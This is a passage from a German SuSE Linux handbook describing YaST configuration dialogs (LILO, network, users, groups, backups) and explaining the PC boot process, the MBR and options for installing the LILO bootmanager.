dem OS/2-, DOS- und Windows 95/98-Systeme starten – Vorsicht ist aber bei Windows NT geboten. Hintergrundinformationen zur Bedeutung der einzelnen Felder und Optionen der Konfigurationsmasken finden Sie in Kapitel 4.



Abbildung 3.21: LIL0: Installation

Die ‘Append-Zeile für Kernel-Parameter’ bleibt in der Regel leer; vgl. Abschnitt 4.4.2.

‘Wohin soll LIL0 installiert werden?’: Wenn Sie *nur* Linux auf Ihrem Rechner haben, dann ist Master-Boot-Sektor der richtige Platz; Boot-Sektor der Root-Partition ist zu wählen, wenn Sie Linux über einen „fremden“ Bootmanager starten wollen; Auf Diskette spricht für sich selbst. Der technische Hintergrund zu dieser Einstellung wird in Abschnitt 4.3 erläutert.

‘Wartezeit vor Booten’: Die Angabe erfolgt in Sekunden.

‘"linear" Option’: Diese Option ist in den meisten Fällen *nicht* notwendig; vgl. auch Abschnitt 4.4.2.

Mit ‘F4=Neue Config’ legen Sie den Namen einer neuen „Konfiguration“ fest; es hat sich bewährt, die Standard-Konfiguration *linux* zu nennen. Wenn bereits Konfigurationen bestehen, lassen sich diese mit ‘F5=Edit Config’ verändern; dazu stellt YaST eine Maske zur Verfügung, die in Abbildung 3.22, Seite 87 gezeigt wird. Die einzelnen Felder bedeuten:

‘Name der Konfiguration’: Hier haben Sie freie Hand.

‘Welches Betriebssystem’: Angeboten werden die Möglichkeiten Linux booten, DOS booten – dies ist auch die richtige Option für Windows 95/98 – und OS/2 booten.

‘Zu bootende (Root-) Partition’: Tippen Sie ‘F3’ und wählen Sie die passende Partition aus.

‘Kernel optional’: Nur ankreuzen, wenn dieser Linux-Kernel *nicht permanent* verfügbar ist; also z. B. bei einem Kernel, den man nur einmal zu Testzwecken installieren möchte.




Abbildung 3.22: LILO: Bootkonfiguration

‘Kernel, den Lilo booten soll’: Der Standardplatz ist nunmehr /boot/vmlinuz; mit ‘F3’ haben Sie die Möglichkeit, durch die Verzeichnisstruktur zu „browsen“.

Wir empfehlen Ihnen, beim Eintragen von Linux im LILO gleich noch eine zweite Konfiguration (etwa old) vorzusehen, bei der Sie als zu bootenden Kernel /boot/vmlinuz.old angeben und das Feld ‘Kernel optional’ ankreuzen. Bei einem Neu-Übersetzen des Kernels (siehe Kapitel 13) mit automatischer Installation des LILO wird automatisch auch eine Sicherheitskopie Ihres alten Kernels installiert, so daß Sie das System auch dann starten können, wenn der neue Kernel nicht wie gewünscht funktioniert!



3.13.3 Netzwerk konfiguration

Die grundlegenden Einstellungen für das Netzwerk können mit YaST vorgenommen werden. Führen Sie dies unbedingt auch dann aus, wenn Ihr Rechner sich nicht wirklich in einem Netzwerk mit Netzwerkkarte o. ä. befindet! Sehr viele Programme setzen die Netzwerkunterstützung voraus, um korrekt funktionieren zu können.

Bei der Grundkonfiguration des Netzwerks werden im wesentlichen die *IP-Adresse* sowie der Name des Rechners vergeben. Weiterhin ist es möglich, einen oder mehrere Nameserver anzugeben, einen YP-Client einzurichten und eine Ausgangskonfigurationsdatei für **sendmail** installieren zu lassen, die für fast alle Fälle ausreichende Funktionalität bereitstellen sollte.

Im Verlauf der Konfiguration werden Sie gefragt, ob Sie lediglich das sogenannte **loopback** verwenden wollen. Hat Ihr Rechner keine Netzwerkkarte, so können Sie diese Frage bejahen und brauchen eine weitergehende Konfiguration nicht durchzuführen.

Auch für PPP werden Menüs bereitgestellt (vgl. Abschnitt 7.2.2, Seite 149). Für eine weitergehende Konfiguration des Netzwerks sei hier auf das spezielle Kapitel 6 verwiesen.

3.13.4 CD-Live-System integrieren/abtrennen

Wenn Sie das CD-Live-Filesystem integrieren, werden für alle Pakete, die noch nicht installiert wurden, Links angelegt. So können die Programme problemlos von CD geladen werden, ohne Speicherplatz auf der Platte zu belegen. Dabei ist zu beachten, daß Sie ab nun immer beim Booten die CD mit dem Live-Filesystem (CD 4) im Laufwerk haben *müssen*, da diese zu diesem Zeitpunkt gemountet wird (der \Leftrightarrow Mountpoint ist /S.u.S.E.). Wenn Sie jedoch eine andere CD benutzen möchten, booten Sie zuerst mit der Live-CD, unmounten diese mit

```
root@erde: # umount /S.u.S.E.
```

und mounten dann die andere CD.

Nun kann aber auch der Fall eintreten, daß selbst sehr grundlegende Programme von der Live-CD eingebunden sind. In diesem Fall laufen nach dem Booten einige Programme von der CD, so daß sich diese nicht unmounten läßt. Das Basissystem ist jedoch so ausgelegt, daß es auf jeden Fall ohne diese CD lauffähig ist. Booten Sie also Ihr System, entfernen Sie die CD aus dem Laufwerk und lassen Sie Linux wieder hochfahren. Sie werden einige Fehlermeldungen erhalten, die Sie jedoch getrost ignorieren können. Alle nötigen Programme, um auf eine CD zugreifen zu können, sind dennoch im System enthalten.

Falls Sie beim Integrieren der CD die Fehlermeldung "No space left on device" erhalten, so könnte dies daran liegen, daß die \Leftrightarrow Inode-Dichte auf Ihrer Partition zu gering ist. Dies kann insbesondere bei kleinen Partitionen schnell der Fall sein. Leider kann dies nur durch ein erneutes Formatieren behoben werden. Geben Sie dabei eine höhere Dichte an (z. B. 1 KB pro Inode statt 4 KB pro Inode – siehe hierzu auch Abschnitt 3.5).

Wenn Ihre Platte jetzt voll ist und deshalb das Integrieren abgebrochen wurde, können Sie nicht einmal mehr YaST starten, um das Live-Filesystem wieder abzutrennen. YaST kann nämlich die Dateien nicht mehr erzeugen, die es für den Hochlauf braucht. Löschen Sie jetzt einige der symbolischen Links, die nach /S.u.S.E./... zeigen.³ Danach starten Sie YaST und trennen das Live-Filesystem wieder ab.

3.13.5 Login-Konfiguration

Hier läßt sich angeben, ob beim Hochlaufen des Systems der textorientierte Login-Bildschirm oder ob sofort das X Window System gestartet werden soll. Wird die graphische gewünscht, dann stehen **XDM** oder **KDE** zur Auswahl; wird **KDE** gewählt, dann kann zudem festgelegt werden, wer berechtigt ist, einen **shutdown** durchzuführen. Die Alternative ist ein Login auf der ASCII-Konsole und ein Starten von X mit dem Kommando **startx**.

³ Wie Dateien gelöscht werden, wird in Abschnitt 19.8.5, Seite 429 erklärt.

Wenn Sie nicht sicher sind, daß X problemlos gestartet werden kann, sollten Sie den XDM oder KDE nicht aktivieren. Testen Sie auf jeden Fall zuerst, ob Sie X von der Konsole starten können, bevor Sie einen Display-Manager aktivieren.



Es wird der Runlevel 3 in der `/etc/inittab` als Default-Runlevel eingetragen und eine Variable in der `/etc/rc.config` hinterlegt (vgl. Abschnitt 17.6, Seite 405); wenn Sie auf Ihrem System den Runlevel 3 für einen anderen Zweck verwenden als zum Hochlaufen des XDM oder KDE, wird *nicht* keiner der beiden aktiviert.

3.13.6 Benutzerverwaltung

Mit YaST können Sie komfortabel neue Benutzer anlegen und vorhandene löschen und modifizieren. Sie finden den entsprechenden Dialog dazu im Menü 'Administration des Systems' unter dem Menüpunkt 'Benutzerverwaltung'.



Abbildung 3.23: Benutzerverwaltung mit YaST

Zudem werden von YaST zwei Skripte aufgerufen, in denen Routine-Aufgaben hinterlegt werden können:

- Nach dem Anlegen des Benutzers wird – falls vorhanden – das Skript `/usr/sbin/useradd.local` aufgerufen. Zu diesem Zeitpunkt ist der Benutzer sowohl in `/etc/passwd` als auch in `/etc/shadow` eingetragen. Auch das Home-Verzeichnis des Benutzers existiert bereits und die Dateien aus `/etc/skel` sind umkopiert.
- Vor dem Löschen des Benutzers wird das – falls vorhanden – Skript `/usr/sbin/userdel.local` aufgerufen. Zu diesem Zeitpunkt ist der Benutzer noch in den Dateien `passwd` und `shadow` eingetragen und auch das jeweilige Home-Verzeichnis existiert noch.

Beiden Skripten wird der Benutzername als Parameter übergeben. Wenn man weitere Daten (User-ID, Login-Shell, Home-Verzeichnis) braucht, kann man diese relativ einfach aus `/etc/passwd` ermitteln.

Verfügen Sie bereits über genügend Erfahrung und ist es Ihnen zu umständlich, für diesen Zweck YaST zu starten, stehen selbstverständlich auch die Dienstprogramme **useradd** und **userdel** zur Verfügung (siehe Abschnitt 19.5, Seite 425).

3.13.7 Gruppenverwaltung

Mit YaST können Sie nicht nur Benutzer, sondern auch Benutzergruppen verwalten.




Abbildung 3.24: Gruppenverwaltung mit YaST

Unter Linux (wie unter UNIX generell) kann und muß man jeden Benutzer mindestens einer Benutzergruppe zuordnen. Dies ist deshalb notwendig, weil sich aus der Gruppenzugehörigkeit bestimmte Zugriffsrechte z. B. auf Dateien ableiten. So kann man z. B. Verzeichnisse nur Mitgliedern einer Gruppe zugänglich machen und diesen Zugang mittels eines Gruppenpaßwort schützen.

Einige Benutzergruppen sind unter Linux schon vorgegeben, z. B. die Benutzergruppen 'users', 'root', u. v. a. m.

Die Form 'users' ist jedoch nur die textuelle Darstellung der Benutzergruppen. Intern werden sie mit Zahlen repräsentiert, der sogenannten Gruppen-Kennung (engl. *group id*). Die Konfigurationsdatei für Benutzergruppen ist `/etc/group`.

Doch dies nur als Hintergrundinformation, denn mit YaST können Sie die Benutzergruppen viel einfacher einrichten. In YaST finden Sie den Gruppenverwaltungsdialo im Menü 'Administration des Systems' unter dem Menüpunkt 'Gruppenverwaltung'. Der Dialog wird in Abbildung 3.24, Seite 90 gezeigt.

3.13.8 Konfigurationsdatei verändern

Bei SuSE Linux wird praktisch das gesamte System über eine einzige zentrale Konfigurationsdatei verwaltet (`/etc/rc.config`). Diese Datei wird beim Hochlauf von den einzelnen Bootskripten ausgewertet und das System wird entsprechend konfiguriert.

Sie können mit YaST die einzelnen Einträge in dieser Datei verändern und somit das System an Ihre Gegebenheiten anpassen, ohne im Detail wissen zu müssen, welche Dateien alle von den entsprechenden Änderungen betroffen sind.



Abbildung 3.25: Verändern der Konfigurationsdatei mit YaST

Wählen Sie hier mit dem Cursor die zu verändernde Variable aus und drücken Sie  oder , um ihn zu verändern. Wenn Sie diese Datei von Hand verändern, müssen Sie nachfolgend noch das Skript **SuSEconfig** aufrufen. Das Skript sorgt dafür, daß die von Ihnen in der Datei `/etc/rc.config` vorgenommenen Änderungen auch in die einzelnen programmspezifischen Konfigurationsdateien übernommen werden. Eine eingehende Beschreibung der Konfigurationsdatei mit allen Einstellungsmöglichkeiten finden Sie in Abschnitt 17.6, Seite 399.

3.13.9 Backups erstellen

Es kann nützlich sein, alle seit der Installation eines Paketes modifizierten und hinzugekommenen Dateien – das sind typischerweise Konfigurations- und Datendateien – in eine Archivdatei oder auf Band zu sichern. Genau das leistet diese Funktion.

Der dazugehörige Dialog besteht aus drei Abschnitten:

1. Umfang festlegen

In dieser Maske legen Sie in einer Liste fest, welche Verzeichnisse vom Backup ausgeschlossen werden. Vorgegeben sind hier `/tmp`, `/dev` und




Abbildung 3.26: Datensicherung (Backup) mit YaST

/proc. Allerdings sollten Sie die Liste ergänzen, etwa um gemountete CD-ROMs, gemountete DOS-Partitionen und per NFS gemountete Verzeichnisse. Je mehr unnötige Verzeichnisse Sie vom Backup ausnehmen, desto schneller läuft die Funktion ab, da unnötige Dateivergleiche mit den Paketbeschreibungen entfallen. Mit den Tasten + und - fügen Sie Einträge in die Ausnahme-Liste ein bzw. entfernen sie daraus, F10 setzt die Funktion mit dem nächsten Schritt fort.

2. Suchen

Jetzt durchsucht YaST das System nach Dateien, die in das Backup aufgenommen werden. Die Anzahl und Größe der bisher gefundenen Dateien wird ständig angezeigt. Nach beendeter Suche erscheint eine Liste mit allen gefundenen Dateien. Hier können Sie noch Dateien mit der Leertaste aus der Liste entfernen; diese sind dann nicht im Backup-Satz enthalten.

3. Kommando festlegen

Hier legen Sie fest, wie die Dateien gesichert werden sollen. Dazu können Sie z. B. einen Archivnamen eingeben oder Optionen setzen.

Der Backup-Mechanismus kann natürlich nur funktionieren, wenn auf das Datum der Dateien nicht anderweitig Einfluß genommen wurde. Außerdem braucht die Funktion recht viel Hauptspeicher. Allein die Dateinamen einer typischen CD belegen 6 MB. Und natürlich brauchen Sie auch den Plattenplatz für das Archiv. Wenn Sie das Archiv komprimieren lassen, können Sie mit etwa der Hälfte der angezeigten Dateigröße rechnen. Das empfehlenswerteste ist es ohnehin, das Backup auf ein Band zu schreiben.

Booten und Bootmanager: LILO, loadlin, etc.

In diesem Kapitel sollen verschiedene Methoden vorgestellt werden, wie sich das fertig installierte System \Leftrightarrow booten läßt. Um das Verständnis der einzelnen Methoden zu erleichtern, werden zunächst einige technische Details des Bootprozesses auf PCs erläutert.

4.1 Der Bootvorgang auf dem PC

Nach dem Einschalten des Rechners werden vom \Leftrightarrow BIOS (engl. *Basic Input Output System*) Bildschirm und Tastatur initialisiert sowie der Hauptspeicher getestet. Bis zu diesem Zeitpunkt existieren noch keine Massenspeichermedien in der Welt Ihres PCs!

Nachdem das Rumpfsystem seine „Innenschau“ beendet hat, kann es sich der Erkundung der übrigen Welt widmen. Informationen über aktuelles Datum, Zeit und eine Auswahl der wichtigsten Peripherie-Geräte werden aus den CMOS-Werten (*CMOS setup*) ausgelesen. Da nun die erste Festplatte einschließlich ihrer Geometrie bekannt sein sollte, kann das Laden des Betriebssystems von dort beginnen.

Dazu wird von der ersten Festplatte der physikalisch erste Datensektor von 512 Byte Größe in den Speicher geladen, und die Programmkontrolle geht auf das Programmchen zu Beginn dieses Sektors über. Die Abfolge der auf diese Weise ausgeführten Anweisungen bestimmt den weiteren Ablauf des Bootvorgangs. Die ersten 512 Byte auf der ersten Festplatte werden deshalb auch als *Master Boot Record* (\Leftrightarrow MBR) bezeichnet.

Die Zusammenhänge – wenngleich hier nur sehr verkürzt und vereinfacht wiedergegeben – erlauben bereits zwei für das Verständnis des Folgenden wichtige Beobachtungen: Bis zu diesem Zeitpunkt (Laden des MBR) läuft der Bootvorgang völlig unabhängig vom installierten System auf jedem PC immer gleich ab, und der PC hat bis dahin zum Zugriff auf die Peripherie lediglich die im BIOS gespeicherten Routinen (Treiber) zur Verfügung.

Master Boot Record

Die Struktur des MBR ist durch eine betriebssystemübergreifende Konvention festgelegt. Die ersten 446 Byte sind für Programmcode reserviert¹. Die nächsten 64 Byte bieten Platz für eine Partitionstabelle mit bis zu vier Einträgen (vgl. Abschnitt 2.9 und Abschnitt 2.10).² Die letzten 2 Byte müssen eine feste „magische Zahl“ (AA55) enthalten: ein MBR, der dort etwas anderes stehen hat, wird vom BIOS und von allen PC-Betriebssystemen als ungültig angesehen.

Bootsektoren

Bootsektoren sind die jeweils ersten Sektoren der Festplatten-Partitionen³. Sie bieten 512 Byte Platz und sind dazu gedacht, Code aufzunehmen, der ein auf dieser Partition befindliches Betriebssystem starten kann. Die Bootsektoren formatierter DOS-, Windows- oder OS/2-Partitionen tun das auch stets (und enthalten zusätzlich noch wichtige Grunddaten des Dateisystems). Im Gegensatz dazu sind Bootsektoren von Linux-Partitionen – auch nach der Anlage eines Dateisystems – von Hause aus erst einmal leer (!). Eine Linux-Partition ist daher *nicht von selbst startbar*, auch wenn sie einen Kernel und ein gültiges Root-Dateisystem enthält.

Ein Bootsektor mit gültigem Systemstart-Code trägt in den letzten 2 Byte dieselbe „magische“ Kennung wie der MBR.

Booten von DOS oder Windows 95/98

Im DOS-MBR der ersten Festplatte ist ein Partitionseintrag als *aktiv* (engl. *bootable*) gekennzeichnet, was heißt, daß dort nach dem zu ladenden System gesucht werden soll⁴. Der DOS-Programmcode im MBR ist die erste Stufe des Bootloaders (engl. *first stage bootloader*) und überprüft, ob auf der angegebenen Partition ein gültiger Bootsektor vorhanden ist.

Falls dies der Fall ist, kann der Code in diesem Bootsektor als „zweite Stufe“ des Bootloaders (engl. *secondary stage loader*) nachgestartet werden. Dieser lädt nun die Systemprogramme, und schließlich erscheint der gewohnte DOS-Prompt bzw. es startet die Windows 95/98-Oberfläche.

Unter DOS läßt sich nur eine einzige primäre Partition als aktiv markieren. Folglich kann das DOS-System nicht auf logischen Laufwerken in einer erweiterten Partition untergebracht werden.

4.2 Bootkonzepte

Das einfachste „Bootkonzept“ betrifft einen Rechner mit einem einzigen Betriebssystem. Eine verbreitete solche Konfiguration ist DOS oder Win-

¹ Der Code selbst – und seine Fähigkeiten – hängen allerdings sehr wohl von dem Betriebssystem ab, unter dem der MBR angelegt wurde!

² Ohne die Partitionstabelle gibt es keine Dateisysteme (MS-DOS: Laufwerke), d. h. die Festplatte ist praktisch nicht zu verwenden.

³ Ausgenommen die erweiterte Partition, die nur ein „Behälter“ für andere Partitionen ist.

⁴ Dies bedeutet insbesondere, daß DOS zwingend auf der ersten Festplatte installiert sein muß.

dows 95/98 als ausschließliches Betriebssystem auf dem Rechner. Die Abläufe in der Startphase in diesem Fall haben wir soeben geschildert.

Ein solcher Bootvorgang ist auch für einen Nur-Linux-Rechner denkbar. Dann kann theoretisch auf die Installation von LILO verzichtet werden. Bei einem solchen Szenario wäre es allerdings nicht möglich, dem Kernel während des Startens eine Kommandozeile (mit Spezialwünschen zum Startvorgang, zusätzlichen Hardware-Informationen usw.) mitzugeben.

Sobald mehr als ein Betriebssystem auf einem Rechner installiert ist, bieten sich verschiedene Bootkonzepte an:

Zusätzliche Systeme von Diskette booten: Ein Betriebssystem wird von Platte geladen, mit Hilfe von Boot-Disketten können alternativ weitere Betriebssysteme vom Disketten-Laufwerk aus gestartet werden.

- *Bedingung:* Ein bootfähiges Diskettenlaufwerk ist vorhanden.
- *Beispiel:* Sie installieren Linux zusätzlich auf Ihrem DOS-, Windows 95- oder OS/2-System und starten Linux stets von Bootdiskette.
- *Vorteil:* Sie ersparen sich die doch etwas heikle Bootloader-Installation.
- *Nachteile:* Sie müssen *sehr* darauf bedacht sein, einen Sicherheitsvorrat funktionierender Bootdisketten zu haben. Der Start dauert länger.
- Daß Ihr Linux ohne Bootdiskette nicht starten kann, mag je nach beabsichtigtem Einsatz Ihres Rechners ein Nachteil oder Vorteil sein.

Zusätzliche Systeme zur Laufzeit nachladen: Ein Betriebssystem wird bei jedem Systemstart geladen, weitere können von diesem aus optional nachgeladen werden.

- *Bedingung:* Geeignete Programme zum Nachstarten eines Systems sind vorhanden.
- *Beispiele:* Das Laden von Linux von DOS aus mit Hilfe des Programms **loadlin.exe** (vgl. Abschnitt 4.9) oder das Hochfahren eines NetWare-Servers von DOS aus mit **server.exe**.

Installation eines Bootmanagers: Ein Bootmanager erlaubt, mehrere Systeme gleichzeitig auf einem Rechner zu halten und sie abwechselnd zu nutzen. Der Benutzer wählt das zu ladende System bereits während des Bootvorgangs aus; ein Wechsel erfordert den Neustart des Rechners.

- *Bedingung:* Der gewählte Bootmanager „harmoniert“ mit allen Betriebssystemen.
- *Beispiele* für (zumindest unter bestimmten Bedingungen) mit Linux harmonisierende Bootmanager sind OS/2 (vgl. dazu Abschnitt 4.7.3) oder der DOS-Bootloader **boot.sys**.

Im folgenden wird die Installation und Konfiguration von LILO, dem Standard-Bootmanager für Linux-Systeme, näher erläutert – eine gründliche Beschreibung der Fähigkeiten von LILO findet sich in [Alm96]⁵. Es schließen sich Ausführungen zu **loadlin** an.

⁵ Mit `lpr /usr/doc/packages/lilo/user.dvi` kann diese Datei auf dem Drucker ausgegeben werden.

4.3 LILO stellt sich vor: Ein Überblick

LILO – Ihr Auftritt!

Der Linux-Bootloader ist für die Installation im MBR geeignet (Einzelheiten später in Abschnitt 4.3 und in Abschnitt 4.5). LILO hat Zugriff auf beide im Real Modus bekannten Festplatten und ist bereits von seiner Installation her in der Lage, alle benötigten Daten auf den „rohen“ Festplatten⁶, ohne Informationen zur Partitionierung, zu finden. Deshalb lassen sich auch Betriebssysteme von der zweiten Festplatte booten. Die Einträge in der Partitionstabelle werden im Gegensatz zum DOS-Bootvorgang ignoriert.

Der Hauptunterschied zum DOS-Bootvorgang besteht jedoch in der Möglichkeit, beim Booten zwischen dem Laden verschiedener installierter Betriebssysteme – einschließlich Linux – wählen zu können. Nach dem Laden des MBR in den Speicher wird LILO gestartet; LILO kann nun seinerseits dem Benutzer die Auswahl aus einer Liste vorinstallierter Systeme anbieten (Abschnitt 4.3).

Was ist LILO und was kann er?

LILO ist ein vielseitiger Bootmanager. Er kann beim Systemstart folgende Systemprogramme laden und starten:

- Bootsektoren von Partitionen (Start eines Betriebssystems von dieser Partition)
- Linux-Kernel (Start von Linux)

Das Zweite können die meisten anderen Bootmanager nicht.

Zudem bietet er die wichtige Gelegenheit, dem Linux-Kernel eine Kommandozeile mitzugeben. Zu Sicherheitszwecken können die LILO-Dienste ganz oder teilweise paßwortgeschützt werden.

Wie sieht das Booten mit LILO aus?

Wenn LILO startet, gibt er den Text LIL0 und eine Begrüßungsmeldung aus – letztere haben Sie ihm bei der Konfiguration selbst mitgegeben (vgl. Abschnitt 4.4.2). Danach erscheint eine Eingabeaufforderung (Prompt):

```
boot :
```

Hier wählen Sie durch Eingabe eines Namens Ihr gewünschtes Betriebssystem aus, das dann sofort gestartet wird. Die Namen für Ihre Betriebssysteme haben Sie gleichfalls selbst vorher bei der Konfiguration vergeben. Einem Linux-Kernel können Sie an dieser Stelle eine Kommandozeile mitgeben. Eine Liste aller Namen können Sie sich mit  (= Taste ) anzeigen lassen.

⁶ Von einem „rohen“ Datenträger (engl. *raw device*) spricht man, wenn auf ein Blockgerät (Festplatte, Partition, Diskette ...) direkt als einzelne (Geräte-)Datei zugegriffen wird, nicht über ein darauf angelegtes *Dateisystem*.

Woraus besteht LILO?

Die LILO-Startmaschinerie umfaßt die folgenden Bestandteile⁷:

- einen *LILO-Bootsektor* mit einem Anfangsstück („erste Stufe“) des LILO-Codes, das den eigentlichen LILO beim Systemstart aktiviert
- den LILO-Maschinencode (sein „Herz“).
Standardlokation: `/boot/boot.b`
- eine *Map-Datei*, in der LILO bei seiner Installation einträgt, wo die Linux-Kernel und sonstigen Daten, die er braucht, zu finden sind.
Standardlokation: `/boot/map`
- optional: eine *Message-Datei*, deren Inhalt vor der LILO-Bootauswahl als Begrüßungsbotschaft ausgegeben wird. Übliche Lokation:
`/boot/message` (oder ähnlich)
- die verschiedenen Linux-Kernel und Bootsektoren, die LILO zum Starten anbieten soll.

Jeder Schreibzugriff (auch durch Dateiverschiebung) auf eines dieser Bestandteile macht die Map-Datei ungültig und daher eine *Neu-Installation von LILO* erforderlich (Abschnitt 4.5)! Dies betrifft vor allem den Wechsel zu einem neuen Linux-Kernel.



Wo kann LILO installiert werden?

Gemeint ist mit dieser Frage in Wirklichkeit meist der LILO-Bootsektor („erste Stufe“). Bevor wir darauf eingehen, wollen wir aber gleich hier auf eine generelle Einschränkung hinweisen:

Alle Bestandteile der LILO-Startmaschinerie müssen bei Festplatten in den *ersten 1024 Zylindern* liegen!



Nur diese physikalischen Bereiche sind schon während der Systemstartphase mit den BIOS-Treibern erreichbar. Noch dazu ist man in der Regel auf die *ersten beiden Festplatten* eingeschränkt. Dabei schließt zusätzlich das Vorhandensein von (E)IDE-Festplatten gleichfalls vorhandene SCSI-Geräte von der Bootfähigkeit aus. Dies ist besonders ungünstig, weil die 1024-Zylinder-Grenze bei SCSI-Platten erst bei einer viel höheren Kapazität (8 GB) fühlbar wird als bei IDE-Platten (504 MB bis 2 GB).

Erst neuere BIOSse lassen zum Teil den Zugriff auf weitere Geräte zu: so etwa in Verbindung mit EIDE-Festplattencontrollern auf bis zu vier EIDE-Platten. Viele moderne BIOS/SCSI-Hostadapter Kombinationen erlauben sogar das „Nach-vorne-Schieben“ von SCSI-Platten hinsichtlich der Bootfähigkeit. Zur Nutzung dieser Möglichkeit mit LILO vgl. die Beschreibung der **disk** Option Seite 103.

⁷ Übrigens: Die von LILO installierten Bootsektoren enthalten eine Byte-Sequenz, die auch für Bootsektorviren charakteristisch ist. Daher ist es nicht verwunderlich, wenn DOS-Virens Scanner in Dateien wie `/boot/chain.b` oder `/boot/os2_d.b` das **AIRCOP**-Bootsektor-Virus gefunden zu haben glauben. ;-)

All das fassen wir der Einfachheit halber unter dem Schlagwort *1024-Zylinder-Grenze* zusammen. Sie ist schon bei der Partitionierung Ihrer Festplatten *vor* der Linux-Erstinstallation (Abschnitt 2.7.1) unbedingt zu berücksichtigen – danach ist es zu spät und macht Ihnen möglicherweise eine Menge zusätzlicher Arbeit! Einzelheiten zum Umgang damit später unter Abschnitt 4.8.2.

Für den LILO-Bootsektor stehen folgende Installationsziele zur Auswahl:

- **Auf einer Diskette**

Dies ist die sicherste, aber auch langsamste Methode, mit LILO zu booten (siehe Abschnitt 4.6). Wem auch nach der Lektüre dieses Kapitels die Veränderung der Bootsektoren ein Greuel ist, der sollte (zunächst) die Disketten-Variante wählen.

- **Im Bootsektor einer primären Linux-Partition der ersten Festplatte**

Diese Variante läßt den MBR unberührt. Vor dem Booten muß diese Partition mit **fdisk** als aktiv markiert werden. Wenn Linux ganz auf logischen Laufwerken oder Partitionen der zweiten Festplatte eingerichtet wurde, bleibt für LILO nur der Bootsektor der erweiterten Partition der ersten Festplatte – sofern diese existiert – übrig. Linux **fdisk** kann auch diese Partition aktivieren.

Wenn Sie mehrere Betriebssysteme von der Festplatte booten wollen, ist dieses Verfahren allerdings etwas umständlich: jedesmal *vor* einem Betriebssystem-Wechsel müssen Sie unter dem bisherigen Betriebssystem dessen Startpartition deaktivieren und die des nächsten Betriebssystem aktivieren. Die folgenden beiden Verfahren sind für diesen Fall besser geeignet.

- **Im Master Boot Record**

Diese Variante bietet die größte Flexibilität. Insbesondere ist dies die einzige Möglichkeit, Linux von Festplatte aus zu booten, wenn sämtliche Linux-Partitionen auf der zweiten Festplatte liegen, und auf der ersten keine erweiterte Partition zur Verfügung steht. Eine Veränderung des MBR birgt aber bei unsachgemäßer Installation auch gewisse Risiken. Die nötigen Sicherheitsmaßnahmen kommen in Abschnitt 4.5 zur Sprache.

- **Wenn Sie bisher einen anderen Bootmanager verwendet haben . . .**

und ihn weiterverwenden wollen, gibt es, je nach dessen Fähigkeiten, noch weitere Möglichkeiten. Ein häufiger Fall: Sie haben eine primäre Linux-Partition auf der zweiten Platte, von der aus Sie Linux starten wollen. Ihr anderer Bootmanager wäre imstande, diese Partition über den Bootsektor zu starten. Dann können Sie diese Partition startbar machen, indem Sie LILO in ihrem Bootsektor installieren, und sie dem anderen Bootmanager als startbar melden.



Vorsicht aber mit dem Wunsch, eine *logische* Linux-Partition startbar zu machen, indem Sie LILO dort installieren: Es geht oft gut; aber selbst wenn Ihr anderer Bootmanager logische Partitionen starten könnte, ist der Erfolg z. Z. ausdrücklich *nicht garantiert*.

Sie können es natürlich ausprobieren, am besten zunächst mit einer ganz kleinen Linux-Installation. Möglicherweise haben Sie Glück – besser ist

